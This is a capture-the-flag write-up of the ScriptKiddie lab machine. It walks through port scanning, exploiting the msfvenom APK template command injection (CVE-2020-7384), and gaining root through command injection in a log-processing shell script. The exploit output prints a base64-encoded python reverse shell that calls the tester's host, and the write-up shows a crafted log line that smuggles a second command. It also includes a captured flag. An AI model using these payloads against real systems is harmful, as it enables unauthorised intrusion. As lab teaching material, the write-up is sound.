


# Information Gathering

## 1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ nmap 10.10.10.226 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 14:08 IST
Nmap scan report for 10.10.10.226
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
5000/tcp   open  http      Werkzeug httpd 0.16.1 (Python 3.8.5)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.65 seconds
```

## 2) Found a webpage



k1d'5 h4ck3r t00l5

nmap

scan top 100 ports on an ip

ip:

scan

payloads

venom it up - gen rev tcp meterpreter bins

os: windows v

lhost:

template file (optional):

Browse... No file selected.

generate

sploits

searchsploit FTW

search:

searchsploit

## 3) Tested the various options

nmap

scan top 100 ports on an ip

ip:

scan

Starting Nmap 7.80 ( <https://nmap.org> ) at 2024-02-09 08:41 UTC

Nmap scan report for localhost (127.0.0.1)

Host is up (0.000044s latency).

Not shown: 98 closed ports

PORT STATE SERVICE

22/tcp open ssh

5000/tcp open upnp

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds

sploits

searchsploit FTW

search:

searchsploit

Exploit Title	Path
(Gabriel's FTP Server) Open & Compact FTP Server 1.2 - 'PORT' Remote Denial of Service	windows/dos/12698.py
(Gabriel's FTP Server) Open & Compact FTP Server 1.2 - Authentication Bypass / Directory Traversal SAM Retrieval	windows/remote/27401.py
(Gabriel's FTP Server) Open & Compact FTP Server 1.2 - Full System Access	windows/remote/13932.py
(Gabriel's FTP Server) Open & Compact FTP Server 1.2 - Universal Denial of Service	windows/dos/12741.py
(Gabriel's FTP Server) Open & Compact FTPM 1.2 - Buffer Overflow (Metasploit)	windows/remote/11742.rb

payloads

venom it up - gen rev tcp meterpreter bins

os: 

windows

lhost:

template file (optional):

Browse...

 No file selected.

generate

- payload: windows/meterpreter/reverse\_tcp
- LHOST: 10.10.10.123
- LPORT: 4444
- template: None
- download: b761463b7e44.exe
- expires: 5 mins

# Vulnerability Assessment

1) Found there is a command injection in msfvenom used

sploits

searchsploit FTW

search:

searchsploit

Exploit Title

Path

Metasploit Framework 6.0.11 - msfvenom APK template command injection

multiple/local/49491.py

Shellcodes: No Results

Papers: No Results

# Rapid7 Metasploit Framework msfvenom APK Template Command Injection

Disclosed	Created
10/29/2020	11/10/2020

## Description

This module exploits a command injection vulnerability in Metasploit Framework's msfvenom payload generator when using a crafted APK file as an Android payload template. Affects Metasploit Framework <= 6.0.11 and Metasploit Pro <= 4.18.0. The file produced by this module is a relatively empty yet valid-enough APK file. To trigger the vulnerability, the victim user should do the following: msfvenom -p android/<...> -x

## Exploitation

1) Got shell

<https://raw.githubusercontent.com/nikhil1232/CVE-2020-7384/main/CVE-2020-7384.sh>

```
(vigneswar@VigneswarPC)-[~]
$ ./CVE-2020-7384.sh

CVE-2020-7384

Enter the LHOST:
10.10.14.8

Enter the LPORT:
4444

Select the payload type
1. nc
2. bash
3. python
4. python3

select: 4

Enter the Directory (absolute path) where you would like to save the apk file (Hit Enter to use the current directory):

adding: emptyfile (stored 0%)
Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 90 days
for: CN="" | echo cHl0aG9uMyAtYyAnaW1wb3J0IHNVY2tldCxxdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzbn2NzZXQuU09DS19TVFJFQU0pO3MuY29ubmVj
dCgoIjEwLjEwLjE0LjgiLDQ0NDQpKTtvcy5kdXAYKHMuZm1sZW5vKCsMCK7IG9zLmR1cDIocy5maWxlbm8oKSwwKTsgb3MuZHVwMihzLmZpbGVubygplDIpO3A9c3VicHJvY2Vzcy5jVWxsKFsiL2Jpb9z
aCIsIi1pIl0pOycK | base64 -d | sh #"
jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk and is disabled.
```

```
kid@scriptkiddie:~$ cat user.txt
6b63d9bb63f803b30a4e3d5c16e03afe
kid@scriptkiddie:~$ |
```

## Privilege Escalation

1) found a script that runs as pwn user


```
kid@scriptkiddie:/home/pwn$ cat scanlosers.sh
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
kid@scriptkiddie:/home/pwn$ ls scanlosers.sh -al
-rwxrwxr-- 1 pwn pwn 250 Jan 28  2021 scanlosers.sh
```

2) found command injection



```
$ vuln.sh
1 #!/bin/bash
2
3 log=./hackers
4
5 cat $log | cut -d' ' -f3- | sort -u | while read ip; do
6     sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
7 done
8
9 if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi

$ hackers
1 x x | echo vuln |
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 4

(vigneswar@VigneswarPC) - [~/Temporary]  
\$ bash vuln.sh  
Failed to open normal output file recon/ for writing: Is a directory (21)  
vuln  
(vigneswar@VigneswarPC) - [~/Temporary]  
\$

zsh Temporary  
zsh Temporary

3) made an payload





```
msf6 > bash -p  
[*] exec: bash -p
```

```
root@scriptkiddie:/home/pwn# |
```